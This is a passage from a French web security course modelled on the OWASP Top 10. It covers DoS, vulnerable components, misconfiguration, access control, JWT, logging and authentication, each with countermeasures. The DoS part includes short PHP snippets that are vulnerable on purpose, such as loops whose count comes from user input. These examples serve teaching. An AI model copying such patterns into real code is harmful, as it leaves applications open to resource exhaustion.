- **Prise de contrôle du système** : Certains défauts d'injection, en particulier les vulnérabilités d'injection de code, peuvent fournir aux attaquants une prise en charge pour une compromission complète du système. Une fois qu'un point d'ancrage est établi, les attaquants peuvent installer des logiciels malveillants, lancer d'autres attaques ou exploiter le système compromis à des fins malveillantes.

## 4. Déni de service (DoS)

L'attaque de déni de service (DoS) vise à rendre une ressource (site, application, serveur) indisponible pour ses utilisateurs légitimes. Cela peut être réalisé en surchargeant le système avec un grand nombre de requêtes ou en exploitant des vulnérabilités de gestion des ressources.

### Exemples de DoS

#### **Attribution d'objets spécifiés par l'utilisateur DoS**

**Allocation d'objets spécifiés par l'utilisateur :** L'attaquant spécifie le nombre d'objets à créer en fonction de son entrée. Si l'entrée est un nombre élevé, cela peut consommer de la mémoire excessive et épuiser les ressources.

# Exemples de DoS

## Attribution d'objets spécifiés par l'utilisateur DoS

**Allocation d'objets spécifiés par l'utilisateur :** L'attaquant spécifie le nombre d'objets à créer en fonction de son entrée. Si l'entrée est un nombre élevé, cela peut consommer de la mémoire excessive et épuiser les ressources.

```
<?php
class MyClass {
    public function __construct() {
        // using memory and other resource
    }
}
for ($i = 0; $i < $_GET[userInput]; $i++) {
    new MyClass();
}
?>
```

**Entrée utilisateur comme compteur de boucle** : L'attaquant peut spécifier le nombre d'itérations pour une boucle, chaque itération incluant une opération gourmande en temps comme un appel sleep().

```
// Loop based on user input
for ($i = 0; $i < $userInput; $i++) {
    // Time-consuming operation
    sleep(1);
}
```

**Échec de libération des ressources** : Ouvrir un fichier sans le fermer peut épuiser les ressources si l'opération est répétée plusieurs fois.

**Débordements de tampon** : Concaténer des entrées utilisateur à un tampon sans validation appropriée peut entraîner un débordement de tampon.

```
// Create a buffer with fixed size  
  
$buffer = str_repeat('A', 1024); // Repeat 'A' 1024 times  
  
// Append user input to the buffer  
  
$buffer .= $_GET['data']; // User-specified input
```

**Stockage excessif de données en session** : Stocker une grande quantité de données dans la session pour chaque utilisateur peut épuiser les ressources du serveur si de nombreux utilisateurs le font simultanément.

# Contremesures

- **Surveillance et limitation des ressources** : Surveillez en continu l'utilisation des ressources du serveur et mettez en place des mécanismes pour limiter ou bloquer la consommation excessive de ressources.
- **Limitation de débit** : Restreignez le nombre de requêtes qu'un utilisateur ou une adresse IP peut envoyer dans un laps de temps spécifique.
- **Validation et assainissement des entrées** : Validez et assainissez rigoureusement les entrées utilisateur pour empêcher l'injection de code malveillant.

- ❑ **Pare-feu d'application web (WAF)** : Déployez des WAF pour détecter et bloquer les modèles de trafic malveillant associés aux attaques DoS.
- ❑ **Gestion des correctifs de sécurité** : Maintenez les logiciels et bibliothèques à jour avec les derniers correctifs de sécurité.
- ❑ **Services de mitigation DDoS** : Utilisez des services de mitigation DDoS proposés par des fournisseurs de cloud comme Cloudflare pour absorber et détourner les attaques à grande échelle.

## 5. Composants avec Vulnérabilités connues

Une vulnérabilité connue désigne une faille ou une faiblesse dans un système logiciel qui a été identifiée et documentée par les chercheurs en sécurité, les développeurs ou le fournisseur de logiciels. Ces vulnérabilités peuvent exister dans divers composants d'un système, y compris le système d'exploitation, les bibliothèques, les cadres ou les applications.

### 5-1 Package Managers

Les gestionnaires de bibliothèque simplifient l'installation, la gestion et les mises à jour des dépendances logicielles. Cependant, ils peuvent introduire des risques de sécurité.

# **Impact :**

Les vulnérabilités exploitables dans les gestionnaires de bibliothèque peuvent potentiellement permettre aux attaquants de :

- Attaques de la chaîne d'approvisionnement :**

Compromettre l'intégrité des paquets logiciels en injectant du code malveillant.

- Augmentation des privilèges :**

Obtenez des privilèges élevés sur le serveur en exploitant les vulnérabilités du gestionnaire lui-même. Cela peut donner aux attaquants un accès plus large aux ressources critiques du système.

## 5-2 CMS (Systèmes de gestion de contenu)

Les systèmes de gestion de contenu (CMS) sont des plateformes logicielles utilisées pour créer, gérer et modifier du contenu numérique sur des sites Web. Bien que les CMS offrent une flexibilité et une facilité d'utilisation aux propriétaires et aux administrateurs de sites Web, ils introduisent également des risques de sécurité, en particulier via des vulnérabilités connues.

### **Exemple :**

WordPress et Joomla sont des CMS populaires utilisés pour la création et la gestion de sites Web. Cependant, comme tout logiciel, ils sont sensibles aux vulnérabilités qui peuvent être exploitées par les attaquants.

## Outils de détection :

WPScan et JoomScan sont deux outils d'analyse des vulnérabilités conçus pour identifier les faiblesses de sécurité dans les installations WordPress et Joomla, respectivement. Ces outils aident les administrateurs de sites Web à évaluer de manière proactive la sécurité de leurs sites Web basés sur CMS et à prendre les mesures appropriées pour atténuer les risques potentiels.

## 5-3 Dépendances Tierces

Les applications Web se basent sur des dépendances tierces (bibliothèques, plugins ou frameworks) pour étendre de plus fonctionnalités ou faciliter le développement. Cependant, les vulnérabilités de ces dépendances peuvent poser des risques de sécurité importants pour les applications Web.

**Impact :** L'impact des vulnérabilités connues peut varier en fonction de la nature de la vulnérabilité, des contrôles de sécurité en place et des objectifs de l'attaquant. L'exploitation de vulnérabilités connues peut entraîner un accès non autorisé à des informations sensibles, la manipulation de données ou le comportement du système, un déni de service ou une compromission complète du système affecté.

# Contremesures :

**Mises à jour régulières** : Gardez tous les logiciels, CMS, plugins, thèmes et extensions à jour avec les derniers correctifs de sécurité pour atténuer les vulnérabilités connues.

**Scan de vulnérabilités** : Effectuez régulièrement des évaluations de sécurité et des scans pour identifier les vulnérabilités.

**Gestion des correctifs** : Mettre en œuvre un processus rigoureux de gestion des correctifs pour assurer le déploiement en temps réel des correctifs de sécurité qui traitent les vulnérabilités connues.

**Analyse de la composition des logiciels (SCA)** : Utiliser les outils SCA (OWASP Dependency-Track or synk) pour identifier les composants et les bibliothèques utilisés dans les applications Web et évaluer leurs vulnérabilités connues associées.

**Pratiques de code sécurisé** : Adoptez des pratiques sécurisé pendant le processus de développement afin de minimiser l'introduction de nouvelles vulnérabilités dans les applications Web.

## 6. Mauvaises Configurations de Sécurité

Les mauvaises configurations de sécurité surviennent lorsque les paramètres système ou application ne sont pas sécurisés ou sont mal implémentés. Elles peuvent résulter d'erreurs humaines, d'un manque de sensibilisation ou de pratiques de sécurité inadéquates. Elles sont tout aussi dangereuses que les vulnérabilités connues, créant des failles exploitables dans les applications web.

**Exemples courants de mauvaises configurations de sécurité :**

- **Services inutiles** : Laisser activés des services ou des fonctionnalités non nécessaires sur les serveurs web ou les applications augmente la surface d'attaque potentielle.

- **Permissions par défaut** : Les comptes d'administration, les mots de passe ou les autorisations par défaut donne aux attaquants un accès facile s'ils peuvent deviner ou forcer ces valeurs par défaut.
- **Configurations non sécurisées** : Des configurations incorrectes des fonctions de sécurité comme le pare-feu, les contrôles d'accès ou le chiffrement peuvent les rendre inefficaces.
- **Logiciels obsolètes** : Le fait de ne pas mettre à jour les composants logiciels (p. ex., serveurs Web, bases de données, plugins) les rend vulnérables aux exploits connus.
- **Mauvais traitement des erreurs** : La divulgation des informations sensibles au moyen de messages d'erreur peut aider les attaquants à créer des exploits.

# Impact des mauvaises configurations de sécurité :

- **Surface d'attaque accrue** : Les fonctionnalités inutiles et les configurations non sécurisées créent plus de points d'entrée que les attaquants peuvent exploiter.
- **Escalade des privilèges** : Des contrôles d'accès mal configurés peuvent permettre aux attaquants d'obtenir des privilèges élevés dans le système.
- **Exposition de données** : Les configurations non sécurisées peuvent conduire à la divulgation non intentionnelle de données sensibles.
- **Perturbation du système** : Les acteurs malveillants peuvent exploiter des mauvaises configurations pour perturber le fonctionnement des applications Web ou des systèmes sous-jacents.

# Prévention des mauvaises configurations de sécurité :

**a) Standardisation** : Mettez en place des configurations de sécurité standardisées pour assurer des configurations cohérentes et sécurisées dans tous les environnements.

**Automatisation** : Utilisez des outils d'automatisation pour la gestion des configurations et les scans de vulnérabilités afin de réduire les erreurs humaines et améliorer l'efficacité.

**Sensibilisation à la sécurité** : Favorisez une culture de la sécurité au sein des équipes de développement et d'exploitation pour promouvoir des pratiques de codage et de gestion des configurations sécurisées.

**Revues régulières** : Réalisez des audits et revues de sécurité périodiques pour identifier et corriger les potentielles mauvaises configurations.

## b) Sécurisation des données au repos :

La sécurisation des données au repos implique de configurer les systèmes de stockage et les bases de données de manière sécurisée pour minimiser les risques d'accès non autorisé ou de fuite de données. Cela inclut la mise en œuvre de mécanismes d'authentification forts et des mises à jour et correctifs de sécurité réguliers.

### Sauvegarde :

Une stratégie de sauvegarde robuste est cruciale pour sécuriser les données au repos et assurer la continuité des activités. Les sauvegardes permettent de récupérer des données en cas de suppression accidentelle, corruption des données, panne matérielle ou cyberattaques comme les ransomwares.

## **Sécurité physique :**

Assurez-vous que des mesures de sécurité physique sont en place pour protéger les dispositifs de stockage et les centres de données contre l'accès non autorisé. Cela inclut les contrôles d'accès, les systèmes de surveillance, les contrôles de l'environnement physique.

## **Chiffrement :**

Les données sur les disques durs et les serveurs doivent être protégées. Le cryptage agit comme un coffre-fort numérique, protéger l'information avec une clé secrète. Même si les attaquants accèdent au stockage, les données restent illisibles sans la clé.

# Algorithmes de chiffrement Solides :

- **AES (Advanced Encryption Standard)** : Populaire et sécurisé, utilise une clé secrète partagée pour le chiffrement et le déchiffrement.
- **Twofish**: Une autre option solide connue pour sa rapidité et sa résistance aux techniques de piratage.

## Algorithmes obsolètes à éviter :

- **DES (Data Encryption Standard)** : DES est maintenant faible en raison de sa taille de clé limitée, ce qui le rend vulnérable aux attaques par force brute.
- **MD5** : Principalement utilisé pour les vérifications de l'intégrité des données, MD5 ne convient pas au chiffrement, car les attaquants peuvent potentiellement créer un fichier différent avec le même hachage.

# Ajout de sel pour plus de sécurité (hachage de mot de passe)

Alors que le cryptage protège les données au repos, "salt" renforce la sécurité des mots de passe. Salt est une chaîne aléatoire ajoutée aux mots de passe avant le hachage (conversion unidirectionnelle) pour le stockage. Cela rend les méthodes d'attaque précalculées comme les Rainbow tables inefficaces.

## Chiffrement et hachage :

- **Chiffrement** : Se concentre sur la confidentialité des données, permettant le déchiffrement avec la clé (idéal pour les données au repos).

- **Hachage** : Crée une empreinte digitale unique (hachage) à partir des données, mais elle ne peut pas être inversée pour récupérer les données originales (utilisées pour le stockage des mots de passe et la vérification de l'intégrité des données).

**En utilisant un cryptage fort pour les données au repos et un hachage sécurisé pour les mots de passe, vous pouvez réduire considérablement le risque de violation de données.**

## 7- Contrôles d'accès brisés

Les vulnérabilités de contrôle d'accès brisés surviennent lorsque les mécanismes qui contrôlent l'accès aux ressources (données, fonctionnalités, systèmes) sont mal implémentés. Ces failles peuvent permettre aux utilisateurs non autorisés d'accéder, de modifier ou de supprimer des données auxquelles ils ne devraient pas avoir accès.

**Les contrôles d'accès brisés représentent la faille de sécurité la plus grave selon l'OWASP Top 10.**

# OWASP Top 10 - 2021

A01:2021	Broken Access Control
A02:2021	Cryptographic Failures
A03:2021	Injection
A04:2021	Insecure Design
A05:2021	Security Misconfiguration
A06:2021	Vulnerable and Outdated Components
A07:2021	Identification and Authentication Failures
A08:2021	Software and Data Integrity Failures
A09:2021	Security Logging and Monitoring Failures
A010:2021	Server-Side Request Forgery

# Problèmes courants de contrôle d'accès brisé :

- **Escalade de privilèges** : Exploiter les faiblesses pour obtenir des privilèges plus élevés dans un système.
- **Accès non intentionnel** : Les utilisateurs accèdent aux ressources au-delà de leurs autorisations prévues.
- **Absence de contrôles d'accès** : Absence de contrôles d'accès lorsqu'ils sont nécessaires.
- **Broken Session Management** : Faiblesses dans la gestion des sessions entraînant un accès non autorisé ou un détournement de session.

# Impact

- **Violations de données** : Accès non autorisé à des données sensibles comme des identifiants d'utilisateur ou des informations financières.
- **Perturbation fonctionnelle** : Modification malveillante des données ou des fonctionnalités pouvant perturber le fonctionnement de l'application.
- **Prise de contrôle du système** : Dans les cas graves, les attaquants peuvent obtenir le contrôle total du système.

# Prévention des bris de contrôle d'accès :

- **Principe du moindre privilège** : Accorder aux utilisateurs uniquement les autorisations d'accès minimales requises pour leurs tâches. Ainsi que Les systèmes et les applications doivent fonctionner avec le moins de privilèges possible.
- **Authentification forte** : Mettre en œuvre des mécanismes d'authentification solides pour vérifier les identités des utilisateurs.
- **Revues d'accès régulières** : Examinez périodiquement les privilèges d'accès des utilisateurs pour vous assurer leur validité.

# Contrôles d'accès :

Le contrôle d'accès est l'une des technologies de sécurité permettant de protéger les ressources du système en empêchant les accès non autorisés aux ressources et en limitant les accès des utilisateurs autorisés en fonction de leurs privilèges.

## Facteurs de contrôle d'accès

Le modèle de contrôle d'accès est mis en œuvre à différents niveaux dans de nombreux domaines, tels que le système d'exploitation et le système de gestion de base de données. Tout contrôle d'accès est composé de cinq facteurs :

- **Sujets** : Entités actives sous la forme d'utilisateurs et de processus qui demandent l'accès à des objets.
- **Objets** : Entités passives contenant des informations auxquelles les sujets ont accès.
- **Actions** : Opération à effectuer sur un certain objet (lecture, écriture, exécution, etc.).
- **Privilèges** : Autorisations permettant d'effectuer certaines actions sur certains objets.
- **Politique d'accès** : Ensemble de règles déterminant la décision d'accès acceptée ou refusée.

# Modèles de contrôle d'accès :

## a) DAC : Contrôle d'accès discrétionnaire

DAC accorde l'accès en fonction de l'identité et de l'autorisation de l'utilisateur, définies pour les stratégies ouvertes. Le propriétaire de la ressource peut accorder l'accès à n'importe quel utilisateur. Il est appelé discrétionnaire car il offre la possibilité d'autoriser les utilisateurs à transmettre librement leurs autorisations d'accès à d'autres utilisateurs.

## b) MAC : Contrôle d'accès obligatoire

MAC (Mandatory access control) est une méthode de limitation de l'accès aux ressources en fonction de la sensibilité des informations contenues dans la ressource et de l'autorisation de l'utilisateur d'accéder aux informations avec ce niveau de sensibilité.

Le MAC est utilisé quand la politique de sécurité est d'une organisation définie que :

- Les décisions de protection d'une ressource ne doivent pas être sous la responsabilité de son propriétaire.
- Le système doit mettre en œuvre les mécanismes permettant de respecter la politique de sécurité et interdire au propriétaire d'une ressource d'agir à sa guise.

### c) RBAC : Role-based access control

Le modèle RBAC fournit une classification des utilisateurs en fonction de leurs rôles, RBAC limite l'accès aux objets en fonction du rôle du sujet plutôt que de leurs identifications.

Le modèle RBAC peut avoir plusieurs utilisateurs. Chaque utilisateur se voit attribuer un rôle spécifique ou plusieurs rôles et chaque rôle consiste en un ensemble d'autorisations/droits

# Json Web Token :

JSON Web Token JWT, est un standard ouvert (RFC 7519), définit un moyen compact et autonome de transmettre des informations en toute sécurité entre les parties sous forme d'objet JSON. Ces informations peuvent être vérifiées et approuvées car elles sont signées numériquement. Les JWT peuvent être signés à l'aide d'un secret (avec l'algorithme HMAC) ou d'une paire de clés publique / privée à l'aide de RSA.

Un JWT est simplement constitué de trois parties séparées par un point : part1,part2, part3 encodé en base64.

**Partie 1 "entête"** : contient un objet JavaScript indiquant l'algorithme utilisé pour hasher le contenu par exemple :

```
{"typ":"JWT","alg":"HS256"} ⇒ eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9
```

**Partie 2 "contenu"** : il est un simple objet avec les informations à échanger entre le client et le serveur, il inclut des champs personnalisés et des attributs réservés comme :

**exp** : Date d'expiration du token (expiration),

**iat** : Date de création du token (issued at),

**Partie 3 "signature"** : il représente l'encodage de la concaténation des deux premières parties avec l'algorithme défini dans l'entête.

## 8- Échecs de Journalisation et de Surveillance de Sécurité

Les échecs de journalisation et de surveillance de sécurité se produisent lorsque les systèmes ou applications ne parviennent pas à enregistrer correctement les événements de sécurité ou manquent de capacité à surveiller les activités suspectes. Cela crée des zones inconnues pour les équipes de sécurité, rendant difficile la détection et la réponse aux attaques potentielles.

### **Conséquences des échecs de journalisation et de surveillance de sécurité :**

- **Visibilité réduite** : Incapacité d'identifier les activités suspectes ou les violations potentielles.
- **Intervention retardée en cas d'incident** : Difficulté à détecter et à répondre rapidement aux incidents de sécurité.
- **Analyse judiciaire limitée** : Le manque de registres complets Obstacle les enquêtes judiciaires sur les incidents de sécurité.

# Amélioration de la journalisation et de la surveillance de la sécurité :

- **Journalisation centralisée** : Mettre en œuvre un système de journalisation centralisé pour recueillir et analyser les journaux provenant de diverses sources.
- **Surveillance des journaux** : Surveiller en permanence les journaux pour détecter les activités suspectes ou les tentatives de violation.
- **Conservation des journaux** : Conserver les journaux pendant une période suffisante pour faciliter l'analyse judiciaire.
- **Alerte** : Configurer les systèmes pour générer des alertes pour les événements de sécurité critiques.

## 9 – Authentification Brisée

Les vulnérabilités d'authentification brisée surviennent lorsque les mécanismes responsables de vérifier l'identité des utilisateurs sont faibles ou mal implémentés. Ces failles peuvent permettre à des utilisateurs non autorisés de se faire passer pour des utilisateurs légitimes et d'accéder à des ressources sensibles.

- **Politiques de mots de passe faibles** : Des exigences de complexité de mot de passe insuffisantes ou la réutilisation des mots de passe augmentent le risque d'attaques par force brute ou de bourrage d'identifiants.
- **Gestion des sessions non sécurisée** : Les échecs de gestion des sessions utilisateur (par exemple, le manque de délais d'expiration des sessions, les ID de session prévisibles) peuvent permettre le détournement de session.

- **Absence d'authentification multi-facteurs (MFA) :** L'absence d'MFA affaiblit l'authentification et expose les systèmes à des attaques contournant les informations d'identification à facteur unique.
- **Fonctionnalité de mot de passe oublié brisé :** Les mécanismes de réinitialisation de mot de passe peuvent permettre aux attaquants d'accéder aux comptes.
- **Absence de CAPTCHA :** L'absence de défis CAPTCHA peut rendre les applications web vulnérables aux attaques automatisées exploitant des mots de passe faibles ou tentant des bourrages d'identifiants.

## 9.2. Impact de l'authentification brisée

- **Prise de contrôle de compte** : Les attaquants peuvent voler des informations d'identification d'utilisateur et pirater des comptes pour accéder à des données sensibles ou effectuer des activités malveillantes.
- **Escalade des privilèges** : Les comptes compromis avec des privilèges élevés peuvent accorder aux attaquants un accès plus large au sein du système.
- **Violations de données** : L'accès à des comptes compromis peut exposer des informations utilisateur sensibles ou des données internes.

## 9.3. Renforcer de l'authentification

- **Appliquer des politiques de mots de passe solides :** Imposer des mots de passe complexes avec des exigences de longueur, de diversité de caractères et des changements réguliers de mot de passe.
- **Implémenter l'authentification multi-facteurs (MFA) :** Utiliser la MFA pour ajouter une couche de sécurité supplémentaire au-delà des noms d'utilisateur et mots de passe
- **Gestion sécurisée des sessions :** Mettre en place des déconnexions automatiques, délais d'expiration de session, des ID de session imprévisibles et des canaux de communication sécurisés (HTTPS) pour protéger les sessions utilisateur.

- **Évaluations de sécurité régulières** : Effectuer des tests d'intrusion réguliers pour identifier et corriger les faiblesses des mécanismes d'authentification.
- **Considérer les CAPTCHA** : Implémenter des défis CAPTCHA pour empêcher les attaques automatisées, notamment lors des tentatives de connexion ou des enregistrements de compte. Toutefois, évaluer l'impact sur l'utilisation des CAPTCHA par rapport à leurs bénéfices en termes de sécurité.

# Références :

Owasp : <https://cheatsheetseries.owasp.org/>

portswigger : <https://portswigger.net/web-security/>

Rootme : <https://www.root-me.org/>

Vulners : <https://vulners.com/>